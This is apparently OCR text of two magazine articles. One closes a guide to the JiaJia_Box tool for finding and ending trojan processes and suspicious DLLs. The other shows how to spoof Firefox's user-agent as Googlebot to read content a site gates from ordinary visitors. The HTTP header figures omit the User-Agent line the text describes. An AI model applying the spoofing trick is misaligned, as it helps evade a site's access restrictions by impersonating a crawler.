


图22

（9）系统控制

我叫它“图形简易命令行”，因为我把DOS操作可视化了，而且全是快捷操作。还加上了大名鼎鼎的MT的功能，显得更加的强大，如图23。




图23

在图23的下方，是输入命令提示符的地方，在输入栏内键入DOS命令后，按回车键就可以返回信息到回显框了。在输入栏的右边也加入了人性化的操作，按钮“快”就是快捷操作的意思，点击“快”出现如图24的菜单，这样就省得大家输入了。按钮“全”的作用是全选回显框内的文字。按钮“清”是清空回显框内的文字。




图24

在图24的右边，是系统控制区域。点击“查看所有系统进程”，回显框内会出现两种进程列表形式，一种是简易的，另一种是详细的。简易的只能看见进程的PID和文件路径，就是MT的进程列表。详细的能看见进程的内存使用情况和进程的窗口名称等等，就是系统自带的tasklist的功能。如果你要查找某个进程或者关键字，就用图24的右下方的查找功能。看完系统进程信息后名，可以结束你想要结束的进程，比如：发现木马XXX.exe，把该进程的PID复制到“结束进程”的文本框内，点击“结束进程”即可。如果木马是两个进程的话，那么就用“同时结束多进程”，把它们给结束掉。也可以查看进程所调用的DLL，比如：想看看XXX.exe进程调用了哪些DLL，我们就把XXX.exe填入“进程 DLL”的文本框内，点击“进程 DLL”后就可以慢慢分析了。

接下来是“查看进程所用端口”，点击它等待片刻（搜索会花一些时间）就可以看见现在有哪些程序正在访问网络了。还可

以显示出是哪些进程中的DLL是有访问网络功能的。

再来试试“查看进程对应的服务”，这个也是查木马的好功能，它能让你清楚地看见现在正在运行的程序是不是服务，如果不是，会显示“暂缺”。如果你哪天看见一个svchost.exe进程，后面是“暂缺”，那就说明你的爱机被马踩了。

最后要讲的是“DLL 被调用情况”，输入要查询的DLL文件名后，可以查询到有哪些进程正在调用该DLL。此功能有什么用途呢？


我来说个简单的例子。比如，上一次，我在朋友家电脑的system目录下发现一个DLL的创建时间很靠前，文件名是10SER.dll，我就用这个查了一下，结果竟然在Explorer.EXE里。根据经验，Explorer.EXE所包含的DLL中没有10SER.dll，那么这个DLL一定是木马了，立刻重新启动进入DOS下删除该DLL文件。

到此，系统控制板块介绍完了。系统控制是我最喜欢的功能，我希望这个功能能给大家带来方便。

三、小结

至此，Box就简单的介绍完了，以后我会根据大家的建议，将Box做得更完善，如果大家对于Box有什么更好的想法，可以在X档案的论坛上发帖，我看到后会尽量回复。最后声明一下，Box只做技术研究用！

（本文涉及的相关工具：JiaJia_Box V2.0，光盘中有收录。）



有时，我们会发现通过搜索引擎返回的搜索结果却不能访问，就是不能看到完整的内容信息。例如：当我们使用“Should I Use IDENTITY or Not?”作为关键字来搜索的时候，通过点击第一个返回结果将会看到图1所示的页面。

看到了吧！我们并不能看到完整的文章内容，但是我们却可以通过“网页快照”来查看全部的内容，为什么会这样呢？其实当你使用客户端（IE/Firefox等）访问站点的时候，站点依赖“User-Agent”字符串的不同来返回不同的内容。比如，我们平时使用Firefox客户端访问站点时，“user-agent”设置为“Firefox/1.5”，而GOOGLEBOT访问站点时，“User-Agent”设置为“Googlebot/2.1;+http://www.google.com/bot.html”，如图2、图3。






图 1



```
Host: www.windowsitpro.com\r\n
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\n
Accept-Language: en-us,en;q=0.5\r\n
Accept-Encoding: gzip,deflate\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
Keep-Alive: 300\r\n
```

图 2



```
Host: www.windowsitpro.com\r\n
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\n
Accept-Language: en-us,en;q=0.5\r\n
Accept-Encoding: gzip,deflate\r\n
Keep-Alive: 300\r\n
Connection: keep-alive\r\n
```

图 3

因此，我们只要把“User-Agent”设置成“Googlebot/2.1;+http://www.google.com/bot.html”就可以达到GOOGLEBOT一样的结果了。知道了原理，我们就开始来改造我们的FIREFOX吧！

打开Firefox，在地址栏输入“about:config”，在Filter输入“general.useragent.extra.firefox”，修改参数值为“Googlebot/2.1；+http://www.google.com/bot.html”，如图4。




图 4

好了，现在我们再次访问刚才的站点，哈哈，能看到全部内容了，如图5。

